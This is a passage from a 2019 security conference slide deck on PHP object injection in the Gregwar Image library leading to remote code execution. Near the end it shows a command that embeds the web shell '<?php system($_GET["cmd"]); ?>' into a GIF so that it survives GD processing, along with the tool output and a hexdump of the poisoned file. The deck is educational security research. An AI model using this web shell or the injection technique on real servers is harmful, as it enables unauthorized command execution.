        $transColor = imagecolorallocatealpha($this->resource, 255, 255, 255, 127);
        imagecolortransparent($this->resource, $transColor);
        imagegif($this->resource, $file);
        return $this;
    }
```

We are able to save a Gif-file. Yay!

Gif must be valid. GD-functions have checks

GREGWAR/ADAPTER/GD.PHP

```php
<?php
class GD extends Common{
/* … */

/* inherited from Common */
public function init()
    {
        $source = $this->source;
        if ($source instanceof \Gregwar\Image\Source\File) {
            $this->loadFile($source->getFile(), $source->guessType());
        } elseif ($source instanceof \Gregwar\Image\Source\Create) {
            $this->createImage($source->getWidth(), $source->getHeight());
        } elseif ($source instanceof \Gregwar\Image\Source\Data) {
            $this->createImageFromData($source->getData());
        } elseif ($source instanceof \Gregwar\Image\Source\Resource) {
            $this->loadResource($source->getResource());
        } else {
            throw new \Exception('Unsupported image source type '.get_class($source));
        }
        return $this;
    }

    protected function createImageFromData($data)
    {
        $this->resource = @imagecreatefromstring($data);
    }
```

Creates image from string that we control

HACKING IN PROGRESS

Image-Source: https://imgflip.com/i/3hef6t

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

REMOTE CODE EXECUTION

WE CAN SAVE A GIF, HUM?

```php
<?php
class GD extends Common{
/* … */
public function saveGif($file)
    {
        $transColor = imagecolorallocatealpha($this->resource, 255, 255, 255, 127);
        imagecolortransparent($this->resource, $transColor);
        imagegif($this->resource, $file);
        return $this;
    }
```

We are able to save a Gif-file. Yay!

Gif must be valid. GD-functions have checks

PHP IN GIF

- Writing magic code “GIF89a” + php-payload
- Writing php-payload into exif
- Writing php-payload into gif

GD filters out metadata and some invalid data!

PHP IN GIF

- https://github.com/RickGray/Bypass-PHP-GD-Process-To-RCE
- https://secgeek.net/bookfresh-vulnerability/




Image-Source: https://imgflip.com/i/3helmo

PHP IN GIF

```
% php codeinj.php demo.gif '<?php system($_GET["cmd"]); ?>'
PHP Warning:  imagecreatefromgif(): '/tmp/demo.gif.mod' is not a valid GIF file in /home/hw/Bypass-PHP-GD-Process-To-RCE/codeinj.php on line 14
PHP Warning:  imagegif() expects parameter 1 to be resource, bool given in /home/hw/Bypass-PHP-GD-Process-To-RCE/codeinj.php on line 15
Inject code to source image successful with offset: 0
Saving result "gd_demo.gif", have fun! :)
```

```
00000000  47 49 46 38 39 61 41 00  49 00 e6 00 00 da a3 09  |GIF89aA.I.......|
00000010  60 3e 05 31 23 05 b3 79  07 56 56 54 f4 d5 3c 3f  |`>.1#..y.VVT..<?|
00000020  70 68 70 20 73 79 73 74  65 6d 28 24 5f 47 45 54  |php system($_GET|
00000030  5b 22 63 6d 64 22 5d 29  3b 20 3f 3e 3f eb bc 0b  |["cmd"]); ?>?...|
00000040  78 4e 04 f3 cd 0c f6 d6  30 f2 da 2c df a5 09 9d  |xN......0..,....|
00000050  6a 07 be bd bc 9b 66 05  6c 45 05 87 58 05 5c 43  |j.....f.lE..X.\C|
00000060  09 f6 da 4a f4 f4 f4 7d  53 05 ec ec ec a4 77 0a  |...J...}S.....w.|
00000070  6c 6c 6b e4 e4 e4 83 52  04 e1 b4 0a ce 8e 08 b4  |llk....R........|
00000080  83 20 f3 c4 0b d4 d4 d4  cc cc cc 49 30 06 65 43  |. .........I0.eC|
```

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

DEMO

CONCLUSIO/TAKE AWAYS

1)Create a reference-table with all the classes and methods
2)Write down “code-patterns” you need to use a gadget
3)Keep in mind that with POI other vulnerabilities might be possible
4)Think outside the box

AUSTRIAN INSTITUTE OF TECHNOLOGY
TOMORROW TODAY

THANK YOU!

Wolfgang Hotwagner, 30.11.2019